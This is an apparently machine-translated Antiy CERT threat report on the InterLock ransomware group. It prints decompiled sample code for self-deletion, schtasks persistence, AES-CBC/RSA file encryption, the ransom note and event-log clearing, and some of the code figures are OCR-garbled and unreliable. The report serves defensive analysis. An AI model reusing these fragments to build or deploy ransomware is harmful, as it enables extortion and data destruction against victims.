

Analysis of the InterLock Ransomware Attacking Group's Situation

Antiy CERT

Time of first release: 21 November, 2024

The original report is in Chinese, and this version is an AI-translated edition.

1 Overview

The InterLock ransomware attack group was discovered in September 2024. This group penetrates victims' networks through various means such as phishing, exploiting vulnerabilities, bundling with other malicious software, and illegally obtaining credentials, steals sensitive information and encrypts data, and implements double extortion to exert pressure on victims. So far, no evidence has been found that the group recruits affiliates through the ransomware-as-a-service (RaaS) model to expand illegal profits. Currently, it has been detected that the group has developed encryption payloads targeting Windows, Linux, and FreeBSD systems. On Windows systems, the InterLock ransomware uses the "AES+RSA" algorithm to encrypt files. Signs of infection include the addition of the ".interlock" extension to file names and the appearance of a file named "!README.txt". README! A ransom note with the extension ".txt". As of now, no tool has been found that can effectively decrypt the data encrypted by the InterLock ransomware.

The InterLock group operates a website named "InterLock Worldwide Secrets Blog" on the dark web, which publicly discloses the information of the victims. This website contains the organization's introduction, contact details, victim profiles, as well as data stolen from the victims' systems. For each victim, the attackers create separate information sections, listing the victim's name, official website link, overview of the information, types and quantities of the stolen files. The attackers use the public information of the victims and some of the stolen files as a threat to force the victims to pay ransoms or meet other illegal demands to prevent their data from being sold or disclosed. As of November 21, 2024, this website has disclosed the information of 7 victims, but the actual number of victims may be higher. The attackers may choose not to disclose or delete certain information for various reasons, such as reaching an agreement with the victims or the victims paying the ransom to have the information removed.

The characteristics of extortion encryption payload and attack tactics used by InterLock reveal the possible connection between InterLock and Rhysida [2]. Since its discovery in May 2023, the Rhysida group has operated in



RaaS and dual blackmail models, but its attack activity has declined since October 2024. In the current complex ecology of cybercrime and the continued crackdown by global law enforcement agencies on extortion attack groups, the relationship between InterLock and Rhysida has led to multiple speculations that InterLock could be an affiliate or affiliate of Rhysida, In addition, that Rhysida group may have set up Interlock by inherit its technology and tactics, or by set up Interlock by some members of the Rhysida organization because of internal disagreement or other reasons, or by order to circumvent the crackdown of law enforcement agencies, Continue its illegal activities under the new name of InterLock. The speculations are based on similarities in ransomware operations and tactics between the two groups, as well as common dynamics and evasion strategies within cybercrime groups. Information about the ransomware software and its organization can be found in the Computer Virus Encyclopedia (https://www.virusview.net/RansomwareAttack).^[2]

It has been proved that Antiy IEP can effectively detect and kill the InterLock ransomware.

2 Group overview

Table 2-1 Group overview 2-1

Group name	Interlock			
Time of occurrence	September 2024			
Method of	Phishing, exploit, piggyback on other malware, and illegally			
intrusion	obtain credentials			
Typical				
Encryption	.interlock			
Suffix				
Decryption	No public degraption tools have been found			
tools	No public decryption tools have been found			
Encryption system	Windows, Linux, FreeBSD			
Attack mode	Undirected and directed attack modes			
Common	Health care, finance, education, manufacturing, public			
industries	administration			
Double	Yes			
ransom or not				





Interlock ransomware was discovered by MOXFIVE in September 2024 [1], and it was determined that the ransomware was used by InterLock based on information reserved in the ransomware letter.^[1]



Figure 2-1 Organization of Dark Web Pages 2-1

On the websites in the dark web, there is a "self-introduction" information section where the user can provide details such as their identity and the reasons for launching the ransomware attack.



Figure 2-2 Organization of "Self-introduction. 2



Since the first victim's information was released by the InterLock group on 13 October 2024, seven victims' information has been released in succession as of 21 November, and the actual number of victims may be higher.




Figure 2-3 Victim Information Column 2

3 Sorting out the functions and techniques of samples

3.1 Sample labels

Table 3-1: Interlock Ransomware Sample Label 1

Virus name	Trojan / Win32.InterLock [Ransom]		
Original file name	Matrix		
Md5	F7f679420671b7e18677831d4d276277		
File size	1.89 MB (1,982,464 bytes)		
File format	Binexecute / Microsoft.EXE [: X86]		
Time stamp	2024-10-11 04: 47: 13 UTC		
Digital signature	None		
Shell type	None		
Compiled Language	Visual C / C + +		
Vt First Upload Time	2024-10-13 17: 10: 43 UTC		
Vt test result	57 / 73		



3.2 Sample analysis

The sample execution supports 4 execution parameters, and the specific functions are shown in Table 3-2.

Parameters
- Directory
- Functions
- Directory
- Functions
- Directory
- Functions
- Directory
- Functions
- Encrypt the specified folder
- DELETE
- From Delete
- System
- Create System Scheduled Tasks

Table 3-2 Function parameters 2

The sample contains a large number of obfuscated code, and through the code self- decryption to restore the normal code execution, thereby increasing the analysis difficulty and reducing the code static characteristics.

```
String

District String String
if ( perd_148130142 ++ 7397 )
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                Address
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 dres Length
data 000" 0000048
data 000" 0000005
data 000" 0000005
data 000" 0000005
data 000" 0000006
                       201 a [w];

"(_Next = [v];

"(_Next = [v] = wi);

"(_Next = (unispec int)(*(_Next = [4/25[4] + s1);

siz = (unsigned _int5)vii;

!f (_vF - *(__lens* *)((cher *)$pacrd_la8114098 + ?).
                                            in - *(_Quint *)&v21[4];
*(_inth4 *)((chur *)&quord_1e0119759 + 4) = v11;
                                               (_inth4 *)((chum *)4
pword_14011470A = xc;
if ( wb = wb < 0 )
                                                          dword_14011AF08 = wk;
"(_gasto_*)=25 = (unblgred __intD)vl1;
vf = 25375564;
vf = 25375564;
vf = "(_intD4 ")((thar "Mayord_140113CA1 = 4)
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             FREID

Laptor outcome addinging
believ new vessigned;
believ new vessigned;
some van der some in generaliser
meilt new derschafte tannel inger
upv addinet oper genilder
meilt new derschafte.
All stationatands resudentierer
lichen gelbendied in entil probestle
jungle anverlenung meilt in om
hit charmic rooffilm dissond inner
metri av rhoffelle veltend inner
metri av rhoffelle veltend
m
                                                                * = 14 + *[ DiGHZ *]A-21[4];
L = -(0)
                                                     * 5T + 2490;
( ** !* quond_140118F83 )
                                      *(_DAGED *)&c27[1] * (unuligned _intE)c12;
*(_DAGED *)&c25[3] * e4;
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       data 000** 00000010
data 000** 00000014
data 000** 00000016
data 000** 00000016
data 000** 00000018
                                               ord_140118100 ++ ++;
1 = ^(_DuoNo ^)&=15[2] - +10;
1 = +N;
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   preseptorementers Bellistri
auxili eri experente ficiolir et
oranti august clockei en
                       -15 = (unifped int)(-4 - *(_0x0kD *)&v1F[3]);

18 ( *(_0x0kD *)v22 >= (v10 * (wnifped _inth
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   oreatizamiticle theirs
wertscraft eaching arrowed at low
effer at heaptizer will impopul
Elizaries east area iting
irreperable populations and
```

Figure 3-1 Sample code confusion 1

If a self-delete paramete is specified, aft encryption ends, that file% Temp%\ tmp < random number > .wasd is freed and then execute using rundll32. The file is actually a dll format file, there is an export function run, function to delete the file.



```
if (!kernel32_GetModuleFileNameA(0i64, v5, 260i64))
    return 0i64;
rand = j_msvcrt_rand();
tmp_path = j_msvcrt_getenv("tmp");
sprintf_0(FileName, "%s/tmp%d.wasd", tmp_path, rand);
f = fopen(FileName, "wb");
if (!f)
    return 0i64;
fwrite(&dll_file, 1i64, 2560i64, f);
fclose(f);
sprintf_0(Buffer, "rundll32.exe %s,run %s", FileName, v5);
return sub_7FF70EA12595(Buffer);
```

Figure 3-2 Self-deletion function 2

If you specify the scheduled task parameters, a scheduled task named TaskSystem is created.

```
cwd = j_msvcrt_getcwd(v11, 260i64);
sprintf(
    Buffer,
    "schtasks /create /sc DAILY /tn \"TaskSystem\" /tr \"cmd /C cd %s && %s\" /st 20:00 /ru system > nul",
    cwd,
    v13);
j_msvcrt_system("schtasks /delete /tn TaskSystem /f > nul");
v7 = j_msvcrt_system(Buffer);
v17 += v7;
v8 = j_msvcrt_system("schtasks /run /tn TaskSystem > nul");
v17 += v8;
v9 = j_msvcrt_system("schtasks /delete /tn TaskSystem /f > nul");
return (v9 + v17);
```

Figure 3-3 Creating Scheduled Tasks 3

Avoid system crash or encryption to anti-virus software files due to encryption, and do not encrypt specific folders.

```
j_msvcrt_mbscat(path, v14 + 8);
msvcrt_stat64(path, v9);
if ( (v10 & exreme) == ex4000 )
 if ( vi4[8] == '.' && !vi4[9] || vi4[8] == '.' && vi4[9] == '.' && !vi4[18] || check_folder_name(vi4 + 8) )
__int54 __fastcall check_felder_name(unsigned __intH "at) {
int vij // em
                                    unsigned int i; // [rsp+2Ch] [rbp-4h]
                                    for ( i = 0; i <= 13; ++i )
j_msvcrt_strcmp(=1, &aRecycleBin[50 * i]);
if ( !v1 )
return 1164;
                                    return 0164;
①参安天
```

Figure 3-4 Bypass the Encrypted Folder4

The folder information which specifically bypasses the encryption is shown in Table 3-3.



Bypass encrypted folders							
\$Recycle.Bin	Boot	Documents and Settings	Perflogs	Programdata			
	Windows	System Volume Information	Appdata	Windows Apps			
Windows	Windows	Windows Defender					
Defender	PowerShell	Advanced Threat Protection					

Table 3-3 Bypass the encrypted folder 3

To avoid system crash due to encryption, do not encrypt files with specific suffix and specific file name.

Figure 3-5 Encoder suffix and filename bypassing encryption5

The suffix name and file name information for bypassing the encryption are shown in Table 34. Table 3-4 Bypass encrypted suffixes and file names 4

Bypass encrypted suffixes and filenames							
.bin	.diagcab	.hta	.scr	.dll			
	.diagcfg	.ico	.sys	.exe			
.cmd	.diagpkg	.msi	.ini	.ps1			
	.drv	.ocx	.url	.psm1			
.cur	.hlp	Thumbs.db					

Table 3-4 Bypass encrypted suffixes and file names 4

The sample uses the LibTomCrypt encryption library.



```
.text:000 0000000B
                        С
                               LibTomMath
.text:000 0000002F
                               LTC_ARGCHK '%s' failure on line %d of file %s\n
                        С
.text:000 00000023
                        С
                               src/misc/crypt/crypt_find_cipher.c
.text:000*** 0000000D
                        С
                               name != NVLL
.text:000 00000021
                        С
                               src/misc/crypt/crypt_find_hash.c
.text:000 0000000D
                               name != NVLL
                        С
                               name != now.
src/misc/crypt/crypt_regist LibTomCrypt
.text:000 00000027
                        С
.text:000 0000000F
                        С
.text:000 00000025
                        С
                               src/misc/crypt/crypt_register_hash.c
.text:000 0000000D
                        С
                               hash != NULL
.text:000 00000025
                              src/misc/crypt/crypt_register_prng.c
                        С
.text:000... 0000000D
                              prng != NULL
                        С
.text:000 00000013
                        С
                               src/misc/zeromem.c
.text:000 0000000C
                        С
                               out != NULL
.text:000 00000019
                               src/modes/cbc/cbc_done.c
                        С
.text:000 0000000C
                        С
                               cbc != NULL
.text:000 0000001C
                               src/modes/cbc/cbc_encrypt.c
```

Figure 3-6 LibTomCrypt Encryption Library 6

The AES encryption packet size is aligned by padding bytes at the end of the target file to be encrypted until the file size is a multiple of 16 bytes.

```
int64 __fastcall sub_7FF70EA127D4(FILE *f, __int64 fsize)

{
    unsigned __int8 a1; // [rsp+2Bh] [rbp-5h] BYREF
    int i; // [rsp+2Ch] [rbp-4h]

    seek(f, 0i64, SEEK_END);
    a1 = 16 - (fsize & 15);
    if ( (fsize & 15) == 16 )
        a1 = 16;
    for ( i = 0; i < a1; ++i )
        fwrite((__int64)&a1, 1i64, 1i64, (__int64)f);
    seek(f, 0i64, SEEK_SET);
    return a1 + fsize;
}
```

Figure 3-7 Fill the end of the target file7

The sample adopts AES-CBC and RSA encryption algorithms, and the sample will generate an independent random number of 48 bytes for each file, and the first 32 bytes of the random number will be used as the AES key to encrypt the entire file. At the same time, the random number of 48 bytes is appended to the end of the encrypted file after asymmetric encryption using RSA. The overall encryption logic is shown in Figure 3-8.



```
result = (unsigned int)ends_with(file, ".interlock");
if ( !(_BYTE)result )
                                                                                                                                                              ⑥ € 安天
  strcat((char *)scopy((__int64)FileName, file), ".interlock");
result = j_msvcrt_rename(file, FileName); // 更改文件名
if (!result)
     f = (__i
if ( f )
                  _int64)fopen(FileName, "rb+");
      {
          fsize = (void *)file_size(f);
         fsize = (void *)file_size(f);

aes_key_len = 48;

aes_key = (BYTE *)j_msvcrt_malloc(64ui64);

generate_rand_bytes(aes_key, (int)fsize, aes_key_len);

fsize = (void *)padding_end_16((FILE *)f, (__int64)fsize);// 文件末尾填充,直至文件大小为16倍数

*(_QWORD *)&a3[1] = j_msvcrt_malloc(1280ui64);

*(_QWORD *)&a3[1] = enc_AESkey_RSA(aes_Key, aes_key_len, *(unsigned __int8 **)&a3[1], a3);// 使用RSA加密密钥

if ( a3(1) = 0xfffe ) = 0xfffe )
          if ( a3[0] == 0xFFFF )
             fclose((FILE *)f);
             j_msvcrt_rename(fileName, file);
j_msvcrt_free(aes_Key);
return j_msvcrt_free(*(_QWORD *)&a3[1]);
          else
             *(_{WORD} *)(a3[0] + *(_{QWORD} *)&a3[1]) = a3[0];
             (a3[0] + 2;

seek((FILE *)f, 0i64, SEEK_END);

fwrite(*(_int64 *)&a3[1], 1i64, a3[0], f);// 写入加密后的随机密钥

seek((FILE *)f, 0i64, SEEK_SET);
              aes_encrypt_file((FILE *)f, (int)aes_Key, (__int64)(aes_Key + 32), fsize);// 加密文件内容
             j_msvcrt_free(aes_Key);
j_msvcrt_free(*(_QWORD *)&a3[1]);
             return fclose((FILE *)f);
```

Figure 3-8 Encryption logic 8

Use AES to encrypt the file code as shown in Figure 3-9, all contents of the file will be encrypted. Figure 3-9 Employs an AES encryption algorithm 9

```
cbc_chiper = j msvcrt malloc(0x1138ui64);
   = find_cipher("aes");
if (cbc_start(v5, r8_0, a2, 32, 0, cbc_chiper))
  j_msvcrt_free(v12);
  j_msvcrt_free(cbc_chiper);
  return j_msvcrt_free(a1);
else
{
  while ( v18 > 0 )
    v7 = v18;
    if ( v18 > v13 )
      v7 = v13;
    a3 = j_msvcrt_fread(v12, 1i64, v7, rcx0);
    if ( cbc_setiv(r8_0, 16i64, cbc_chiper) || cbc_encrypt(v12, a1, a3, cbc_chiper) )
    seek(rcx0, -a3, SEEK_CUR);
    fwrite(a1, 1i64, a3, rcx0);
v19 = v18 - a3;
    v8 = v14;
    if ( v19 <= v14 )
      v8 = v19;
    seek(rcx0, v8, SEEK_CUR);
v18 = v19 - v14;
    v14 += 0x100000i64;
                                                                         ⑥●安天
  cbc_done(cbc_chiper);
```

Figure 3-9 Employs an AES encryption algorithm 9

Relevant contents of the ransom letter.



```
strcat(a), "/)_HEADHE_[.twt");
f = fopen(x), "wh");
f# ( f )
          o)[strlen(at) - 17] = 0;
fwrite[
"INTERLOCK - CHITICAL SECURITY ALERYLPIA"
"Urin"
                    "U-in"
"To whom It May Concern, \r\n"
"Your organization has experienced a serious security breach. Immediate action is required to mitigate further risk"
"s. Here are the details\\r\n"
"INC CONSTRUCTION\r\n"
                   "- Your systems have been infiltrated by unauthorized entities.\r\n"
- Your systems have been infiltrated by unauthorized entities.\r\n"
- Figy files have been entrygied and are now inaccessible to you.\r\n"
- Sensitive data has been extracted and is in our possession.\r\n"
\r\n"
\r\n"
                                            WHAT YOU HEED TO DO HOW !- ! H"
                     "1. Contact us wis nur secure, sounymous platform listed below.\r\n"
2. Follow all instructions to recover your encrypted data.\r\n"
                     "Access Print: http://ebbsk
                                                                                                                                                                                                                                                                                                                                                                                            id.orkov/support/stap.php\r\r"

    O NOT ATTEMPTIVEN.
    file alterations Beneaung, moving, or tempering with files will lead to irreversible desage. \r\n"- Third-party software Using may recovery tools will corrupt the encryption keys, making recovery is a shadow or shutdowns System restarts may course key demage. Proceed at your new risk.\r\n"

                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         very immasible, \r\n"
                   " new DIO THIS MANDERFLY'A"
"We identified vulnerabilities within your network and gained access to critical parts of your infrastructure. The "
"fallowing date categories have been extracted and are now at risk:\r\n"
" Arround resurds and client information\r\n"
" finencial statements, contracts, and legal documents\r\n"
" internal communication\r\n"
" Hackups and business-critical files\r\n"
" We hold full supies of these files, and their future is in your bands.\r\n"
" \r\n"
" \r\n"
" YOUR OPIONS\r\n"
" NOT OPIONS\r\n"
" NOT OPIONS\r\n"
" NOT DOTIONS\r\n"
                   "Mi. Ignore this Marning:\PVo"
"Mi. Ignore this Marning:\PVo"
"In the hours, we mill release or sell your sensitive data.\P\n"
"Foodle outlets, explators, and competitors will be notified.\P\n"
"Your decryption keys will be destroyed, making recovery impossible.\PVo"
"The financial and reputational design model be catestrophic.\PVn"
                 "\r'\n"
"B2. Comparate with Uni\r\n"
"B3. Comparate with Uni\r\n"
"You will receive the only working decryption tool for your files.\r\n"
" No will guarantee the secure deletion of all enfiltrated data.\r\n"
" A full traces of this incident will be erosed from public and private records.\r\n"
" A full security andth will be provided to provent fature breaches.\r\n"
"\r\n"
"FRAL HENINGEN\r\n"
"Failure to set promptly will result in:\r\n"
" Pailure to set promptly will result in:\r\n"
" Parsonnet loss of all encrypted data.\r\n"
" Ireversible financial hare to your organization.\r\n"
" Ireversible financial hare to your organization.\r\n"
" CONTACT US SECURILY\r\n"
                    "CONTACT US SECURELY/e/n"
"1. Install the TON browser wis https://torproject.org/e/n"
"2. Visit our anonymous contact form at http://wim
"Et/atmp.pmp/e/n"
                     "). Whe your unique Company ID:

"A. Review a sample of your compromised data for verification.\r\n"

"5. Use a VPH If TOR is restricted in your arms.",
          fclose(f);
```

Figure 3-10: Code for creating a ransom letter10

Clean the intrusion trace, after the sample execution ends, call the API to clean the related log.

```
BOOL sub_7FF70EA11DB0()
{

EvtClearLog(0i64, L"Application", 0i64, 0);

EvtClearLog(0i64, L"Security", 0i64, 0);

EvtClearLog(0i64, L"Setup", 0i64, 0);

EvtClearLog(0i64, L"System", 0i64, 0);

return EvtClearLog(0i64, L"Forwarded Events", 0i64, 0);

}
```

Figure 3-11 Clearing of relevant logs 11



4 Recommendations for protection

It is suggested that enterprise users deploy professional terminal security protection products, conduct real-time detection of local new and start-up files, and perform periodic virus scanning in the network. The Antiy IEP (hereinafter referred to as "IEP"), relying on Antiy's self-research threat detection engine and core-level active defense capability, can effectively detect and kill the virus samples found this time.

With core-level protection capability, IEP judges whether there are attack actions such as persistence, power raising and information theft based on the operation behaviors of memory objects such as continuous monitoring of processes by the core driver. Combined with the detection of ransomware behavior characteristic database, it can analyze whether the process behavior is suspected to be a ransomware attack behavior, and can block the discovered ransomware attack at the first time.



Figure 4-1 When a virus is found, IEP intercepts and sends an alarm at the first time 1

IEP provides a unified security management center, through which administrators can quickly complete operations such as viewing, analyzing and handling security events in the network, and improve the efficiency of security management.





Figure 4-2 One-click handling of threats through the unified management platform of IEP2

Appendix I: Reference

- [1] Active Racketeer Attack Group Inventory 2023 [R / OL]. (2024-01-25)
 - Https://www.antiy.cn/research/notice & report/research report/RansomwareInventory.html
- [2] Moxfive Threat Actor Alert-INTERLOCK Ransomware [R / OL]. (2024-09-30)
 - Https://www.mocfive.com/resources/mocfive-threat-actor-spotlight-lock-ransomware

Appendix 2: About Antiy

Antiy is committed to enhancing the network security defense capabilities of its customers and effectively responding to security threats. Through more than 20 years of independent research and development, Antiy has



developed technological leadership in areas such as threat detection engines, advanced threat countermeasures, and large-scale threat automation analysis.

Antiy has developed IEP (Intelligent Endpoint Protection System) security product family for PC, server and other system environments, as well as UWP (Unified Workload Protect) security products for cloud hosts, container and other system environments, providing system security capabilities including endpoint antivirus, endpoint protection (EPP), endpoint detection and response (EDR), and Cloud Workload Protection Platform (CWPP), etc. Antiy has established a closed-loop product system of threat countermeasures based on its threat intelligence and threat detection capabilities, achieving perception, retardation, blocking and presentation of the advanced threats through products such as the Persistent Threat Detection System (PTD), Persistent Threat Analysis System (PTA), Attack Capture System (ACS), and TDS. For web and business security scenarios, Antiy has launched the PTF Nextgeneration Web Application and API Protection System (WAAP) and SCS Code Security Detection System to help customers shift their security capabilities to the left in the DevOps process. At the same time, it has developed four major kinds of security service: network attack and defense logic deduction, in-depth threat hunting, security threat inspection, and regular security operations. Through the Threat Confrontation Operation Platform (XDR), multiple security products and services are integrated to effectively support the upgrade of comprehensive threat confrontation capabilities.

Antiy provides comprehensive security solutions for clients with high security requirements, including network and information authorities, military forces, ministries, confidential industries, and critical information infrastructure. Antiy has participated in the security work of major national political and social events since 2005 and has won honors such as the Outstanding Contribution Award and Advanced Security Group. Since 2015, Antiy's products and services have provided security support for major spaceflight missions including manned spaceflight, lunar exploration, and space station docking, as well as significant missions such as the maiden flight of large aircraft, escort of main force ships, and Antarctic scientific research. We have received several thank-you letters from relevant departments.

Antiy is a core enabler of the global fundamental security supply chain. Nearly a hundred of the world's leading security and IT enterprises have chosen Antiy as their partner of detection capability. At present, Antiy's threat detection engine provides security detection capabilities for over 1.3 million network devices and over 3 billion smart terminal devices worldwide, which has become a "national-level" engine. As of now, Antiy has filed 1,877 patents in



the field of cybersecurity and obtained 936 patents. It has been awarded the title of National Intellectual Property Advantage Enterprise and the 17th (2015) China Patent Excellence Award.

Antiy is an important enterprise node in China emergency response system and has provided early warning and comprehensive emergency response in major security threats and virus outbreaks such as "Code Red", "Dvldr", "Heartbleed", "Bash Shellcode" and "WannaCry". Antiy conducts continuous monitoring and in-depth analysis against dozens of advanced cyberspee threat actors (APT groups) such as "Equation", "White Elephant", "Lotus" and "Greenspot" and their attack actions, assisting customers to form effective protection when the enemy situation is accurately predicted.